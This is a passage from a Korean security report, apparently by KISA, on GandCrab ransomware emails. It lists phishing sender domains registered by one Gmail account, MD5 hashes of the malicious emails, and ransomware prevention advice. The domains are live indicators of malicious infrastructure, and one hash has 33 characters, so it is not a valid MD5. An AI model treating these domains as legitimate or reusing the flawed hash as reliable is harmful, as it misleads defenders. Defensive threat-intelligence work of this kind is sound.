


그림 135 공격자에게 탈취당한 것으로 추정되는 사이트

또, 악성코드 유포 경유 페이지는 모두 동일한 이미지이며, 주제와 맞게 입력된 텍스트만 변경된다. 아래 이미지의 페이지에서 파일 다운로드는 자제할 것을 권고함.




그림 136 동일한 악성코드 유포 경유 페이지

## ■ 이메일 발신 도메인 정보

이메일을 통해 국내에 유포되고있는 악성 이메일 중 일부가 발신자 도메인이 동일 인물이 등록한 정황을 확인.




그림 137 msh○○○○○@gmail.com로 등록된 도메인 정보

위 지메일 계정(msh○○○○○@gmail.com) 으로 등록된 도메인 리스트는 다음과 같으며 모두 악성 이메일(갠드크랩 랜섬웨어) 전송에 사용됨.

Domain Name	Creation Date	Domain Name	Creation Date
sorimoon.com	2018-08-26	secure24hdelivrex.com	2018-10-11
jangsoomaeul.com	2018-08-10	paypalsecureenchancedelivery.com	2018-10-11
damoadesign.com	2019-01-02	dhldeliveryservice24hs.com	2018-10-11
klanten-dienst.com	2018-12-21	boa24hwarningsecure.com	2018-10-11
online-klantenservice.com	2018-12-21	amazonwarn24hservice.com	2018-10-11
view-document.com	2018-10-17	samkookinformation.com	2018-11-10
yoorimaeul.com	2018-08-10	soojawonpicture.com	2018-11-10
korexairplain.com	2018-08-10	noliteomoyeo.com	2018-11-10
dongiltelecom.com	2018-08-10	haneuldongyang.com	2018-11-10
donginmaroo.com	2018-08-10	hangeulnaraman.com	2018-11-10
semootech.com	2018-08-21	servicegoogletech.com	2018-11-16
karaminsoo.com	2018-08-21	koreanodongcheong1.com	2018-11-19
inseomaroo.com	2018-08-21	koreanodongcheong2.com	2018-11-19
hosoomaeulm.com	2018-08-21	koreanodongcheong3.com	2018-11-19
dahammaeul.com	2018-08-21	koreanodongcheong4.com	2018-11-19
soriband.com	2018-08-26	koreanodongcheong5.com	2018-11-19
sorichang.com	2018-08-26	windykacja-orange.com	2018-11-26
sorichingoo.com	2018-08-26	tojuntongsang.com	2018-11-26
bandaidtech.com	2018-08-26	orange-platnosc.com	2018-11-26
wirmailen.com	2018-08-27	jihakimage.com	2018-11-26
meinstadtmail.com	2018-08-27	hannasangsa.com	2018-11-26
mail-meinstadt.com	2018-08-27	doosungsangsa.com	2018-11-26
jobcentermail.com	2018-08-27	donghakimage.com	2018-11-26
arbeitsamtmail.com	2018-08-27	koreanodong1.com	2018-12-02
arbeitsmail.com	2018-08-27	koreanodong2.com	2018-12-02
rasmoabarry.com	2018-09-01	koreanodong3.com	2018-12-02
sarammoimchang.com	2018-09-01	koreanodong4.com	2018-12-02
noranwood.com	2018-09-01	koreanodong5.com	2018-12-02
joyyoungplex.com	2018-09-01	greytownfundingltd.com	2018-12-01
mcovitel.com	2018-09-01	greytownfundingltd.com	2018-12-01
hannageneral.com	2018-09-01	hometaxkorea1.com	2018-12-19
hmodisplay.com	2018-09-01	hometaxkorea2.com	2018-12-19
inoutcommunicate.com	2018-09-01	hometaxkorea3.com	2018-12-19
daedongintero.com	2018-09-01	hometaxkorea4.com	2018-12-19
eduplexroom.com	2018-09-01	hometaxkorea5.com	2018-12-19
yahomailget.com	2018-09-11	online-klantendienst.com	2018-12-21
royalgetmail.com	2018-09-11	klantendienst-online.com	2018-12-21

msnfreemail.com	2018-09-11	klantenservise.com	2018-12-21
mailmsnget.com	2018-09-11	starhaksa.com	2019-01-02
inboxmailget.com	2018-09-11	pusandesigncorp.com	2019-01-02
sungbookdoseak.com	2018-10-04	kwangjoodesigncorp.com	2019-01-02
moonhakmoongoo.com	2018-10-04	doremidesigncorp.com	2019-01-02
insadongchoon.com	2018-10-04	au-29.com	2019-01-16
jihakmoongoo.com	2018-10-04	au-31.com	2019-01-16
hojinsao.com	2018-10-04		

■ 유포된 악성 이메일 MD5 :

5d491e8c189ed1215f195282374d6be3  
44d37422667721d0fb2d529bf3524baa  
3156a51601bb81756cf333705d5ee940  
0508341f3049bd240dec287546132451  
5ac7d3e0ad13ff5cfc8cb0d0d03a1c5b  
494594587159f78c5c360e4451055453  
d1dc63a542c36ea40d162cc72f39f7c1  
56b87b1634087b75ce5a98a39dd6deb7  
c346394adc120bbe9a61ce1a79ecc508  
a70807490f23fffb4c452c022628ef121  
eb6d5cc218dd6a5bd42901229c9efc8b  
739c177932e910f60a53a5c0d9384f87  
e66ea2266c1e7af712d621be571ed76a  
9ea72b2739a0c57a01f1409b97f2847e  
f26ed56d9d107f26d10e1c25799ab64c  
33b106e8b77d0f3d1d2643caabda6cad  
d90a21a9a8fe77ce314a2dd713c02db7  
1a52507b2ae5d1a246c13a1068b8c33d  
bf65d96d7e551f1c8a7e7d76add053c4  
abe33fb53da0258453223c39e94ff6ae  
ad5b0f19eb37a0062e6c49727debcf20  
f511667a4fc599ca775927c8311d26e3  
6842a7271b6e013f67da2190efbf4e8a

## ♣ 참고자료

### ▣ 랜섬웨어 피해 예방 5대 수칙

- 모든 소프트웨어는 최신 버전으로 업데이트하여 사용
- 백신 소프트웨어를 설치하고, 최신 버전으로 업데이트하여 사용
- 출처가 불명확한 이메일과 URL 링크를 실행하지 않음
- 파일 공유 사이트 등에서 파일 다운로드 및 실행에 주의
- 중요 자료는 정기적으로 별도의 매체(USB, 클라우드 등)에 백업

### ▣ 예방 수칙 : KISA인터넷보호나라 → 사이버위협 → 랜섬웨어

(<https://www.boho.or.kr/ransomware/prevention.do>)

### ▣ 복구 및 대응방법 : KISA인터넷보호나라 → 사이버위협 → 랜섬웨어

(<https://www.boho.or.kr/ransomware/recovery.do>)

### ▣ 랜섬웨어 대응 가이드 : KISA인터넷보호나라 → 자료실 → 가이드 및 메뉴얼

([https://www.boho.or.kr/filedownload.do?attach\\_file\\_seq=1897&attach\\_file\\_id=EpF1897.pdf](https://www.boho.or.kr/filedownload.do?attach_file_seq=1897&attach_file_id=EpF1897.pdf))

([https://www.boho.or.kr/filedownload.do?attach\\_file\\_seq=1898&attach\\_file\\_id=EpF1898.pdf](https://www.boho.or.kr/filedownload.do?attach_file_seq=1898&attach_file_id=EpF1898.pdf))

### ▣ 랜섬웨어 대응 백업 지침 : KISA인터넷보호나라 → 자료실 → 가이드 및 메뉴얼

([https://www.boho.or.kr/filedownload.do?attach\\_file\\_seq=1009&attach\\_file\\_id=EpF1009.pdf](https://www.boho.or.kr/filedownload.do?attach_file_seq=1009&attach_file_id=EpF1009.pdf))



보고서 작성 : 이태우 주임, 윤지노 선임

총        괄 : 이재형 팀장

감        수 : 이동근 단장